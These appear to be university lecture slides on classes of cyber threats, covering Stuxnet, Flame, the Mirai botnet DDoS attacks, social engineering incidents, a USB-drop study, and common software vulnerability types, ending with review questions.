- ▶ Exploited four zero-day exploits in Microsoft Windows
- ▶ Accidentally spread beyond its intended target due to a programming error



# Nation-state malware: Stuxnet

## HOW STUXNET WORKED



### 1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

### 2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

### 3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



### 4. compromise

The worm then compromises the target system's logic controllers, exploiting 'zero day' vulnerabilities—software weaknesses that haven't been identified by security experts.

### 5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

### 6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

source: IEEE Spectrum

com-402 - Classes of cyber threats

# Nation-state malware: Flame

- Highly advanced self-modifying malware
- Used for targeted espionage (mostly in the Middle East)
- Uncommonly large: 20MB
- Supported 5 different encryption methods
- Used two exploits previously known from Stuxnet
- Signed by a fraudulent Microsoft certificate (created by an MD5 collision)





Image 1 of 2


Graphic showing the number and location of Flame infections, a malicious software virus infiltrating the Middle East.

# Distributed Denial of Service (DDoS)



source: [wikipedia](#)

# Attack on KoS



source: [Digital Attack Map](#)

# The Mirai Botnet (150k IoT Cameras)

## ■ 20.9.2016: KoS DDoS'ed

- ▶ Krebs on security (KoS) is Brian's Krebs blog on IT security
- ▶ He has helped identifying many spammers and hackers
- ▶ Record breaking traffic: 620Gbps (previous record: 363Gbps)
- ▶ Akamai had to drop DoS protection for KoS
- ▶ Later: KoS protected by Google's Project Shield



briankrebs  
@briankrebs

Following

It's looking likely that KrebsOnSecurity will be offline for a while. Akamai's kicking me off their network tonight.

RETWEETS 714 LIKES 627



10:58 PM - 22 Sep 2016



Octave Klaba / Oles @olesovhcom

22 Set

Last days, we got lot of huge DDoS. Here, the list of "bigger than 100Gbps" only. You can see the simultaneous DDoS are close to 1Tbps !  
[pic.twitter.com/XmliwAU9JZ6](http://pic.twitter.com/XmliwAU9JZ6)



Octave Klaba / Oles  
@olesovhcom

Segui

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.  
14:31 - 23 Set 2016

◀ ▶ 599 ❤ 402

## ■ 22.09.2016: OVH hit by 1 Tbps traffic

## ■ 21.10.2016: DynDNS

- ▶ Massive Internet outage
- ▶ Affects many large companies (Amazon, GitHub, Netflix, NYT, Spotify, Twitter, ...)

# Social Engineering

KIM ZETTER SECURITY 10.18.15 6:14 PM

## TEEN WHO HACKED CIA DIRECTOR'S EMAIL TELLS HOW HE DID IT



CIA director John Brennan. © CHRIS MADDALONI/AP

A HACKER WHO claims to have broken into the AOL account of CIA Director John Brennan says he obtained access by posing as a Verizon worker to trick another employee into revealing the spy chief's personal information.

source: [Wired](#)



Credit: Thinkstock

[Ubiquiti Networks Inc.](#), the San Jose based manufacturer of networking high-performance networking technology for service providers and enterprises, announced in its [fourth quarter fiscal results](#) that it was the victim of an email business fraud incident resulting in the loss of \$39.1 million dollars.

source: [CSOonline](#)

# Social Engineering



Concerns about USB security are real: 48% of people do plug-in USB drives found in parking lots

## Users Really Do Plug in USB Drives They Find

Matthew Fischer<sup>†</sup> Zakir Durumeric<sup>†,‡</sup> Sam Foster<sup>†</sup> Sunny Duan<sup>†</sup>  
Alec Mori<sup>†</sup> Elie Bursztein<sup>§</sup> Michael Bailey<sup>†</sup>

<sup>†</sup>University of Illinois, Urbana Champaign <sup>‡</sup>University of Michigan <sup>§</sup>Google, Inc.  
(fischer1, foster3, syduan2, ajmori2, mbailey)@illinois.edu  
zakir@umich.edu elieb@google.com

**Abstract**—We investigate the anecdotal belief that end users will pick up and plug in USB flash drives they find by completing a detailed experiment in which we drop 297 USB drives on a large university campus. We find that the attack is effective with an estimated success rate of 45–98% and expeditious with the first drive connected in less than six minutes. We analyze the types of drives users connected and survey those users to understand their motivation and security profile. We find that a drive’s appearance does not increase attack success. Instead, users connect the drive with the altruistic intention of finding the owner. These individuals are not technically incompetent, but are rather typical members of the general public who appear to take more operational risks than their peers. We conclude with lessons learned and discussion on how social engineering attacks—while less technical—continue to be an effective attack vector that our community has yet to successfully address.

medium time to connection of 6.9 hours and the first connection occurring within six minutes from when the drive was dropped. Contrary to popular belief, the appearance of a drive does not increase the likelihood that someone will connect it to their computer. Instead, users connect all types of drives unless there are other means of locating the owner—suggesting that participants are altruistically motivated. However, while users initially connect the drive with altruistic intentions, nearly half are overcome with curiosity and open intriguing files—such as vacation photos—before trying to find the drive’s owner.

To better understand users’ motivations and rationale, we offered participants the opportunity to complete a short survey when they opened any of the files and read about the study. In this survey, we ask users why they connected the drive, the

## Attacks pros & cons

Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
Social engineering	Academics Our study!	★	★	★	★★★
HID Spoofing Human Interface Device	White Hat Corporate espionage	★★	★★★	★★	★★
0-day	Government High-end corp espionage	★★★★	★★★★	★★★★	★

# Vulnerabilities and Exploits

- **Vulnerability:** weakness in the logic, the software or hardware of a system (bugs)
- **Exploit:** method/tool to take advantage of a vulnerability
- Vulnerabilities can be fixed by **patching** a system
- **Zero Day** exploit: exploit for which no patch exists yet,
  - ▶ because the developers don't know about it yet (since 0 days).  
know by the
- They can be **mitigated** by making them difficult to exploit
  - ▶ e.g. isolate the system

# Typical software vulnerabilities

- Buffer / heap / stack overflows
  - ▶ Overwriting memory locations adjacent to a buffer
- Unvalidated input, including SQL injection
  - ▶ Unvalidated input causing unexpected behaviour of software
- Race conditions
  - ▶ Changes of the order of events cause a change in behaviour
- Insecure file operations
  - ▶ Incorrect assumptions about ownership, location or attributes
- Side-channel leakage
  - ▶ Leaking information via time, power, sound, ...
- Weaknesses in the implementation of access control
  - ▶ Authentication and authorization flaws

# **Conclusions and Questions**

# Conclusions

- A Threat is a potential unwanted action that creates impact
- Cyber threats: carried out by attackers, through your IT systems
- Different
  - ▶ motivations,
  - ▶ levels of sophistication
  - ▶ techniques (e.g. malware, ddos, social, software exploits)
- No use to build protection (walls ?) if you have not identified all threats and taken all of them into account

# Questions

- Many social engineering attacks are carried out over e-mail
  - ▶ Why is anti-virus software not a good protection against this type of attacks ?
  - ▶ Cite a better protection measure
- In your opinion, what is the most efficient way to protect against ransomware ?
  - ▶ Explain why
- An anti-malware software adds up the sizes of all files on a disk, adds the size of the empty space and compares it to the total disk size
  - ▶ what type of malware is this software trying to detect ?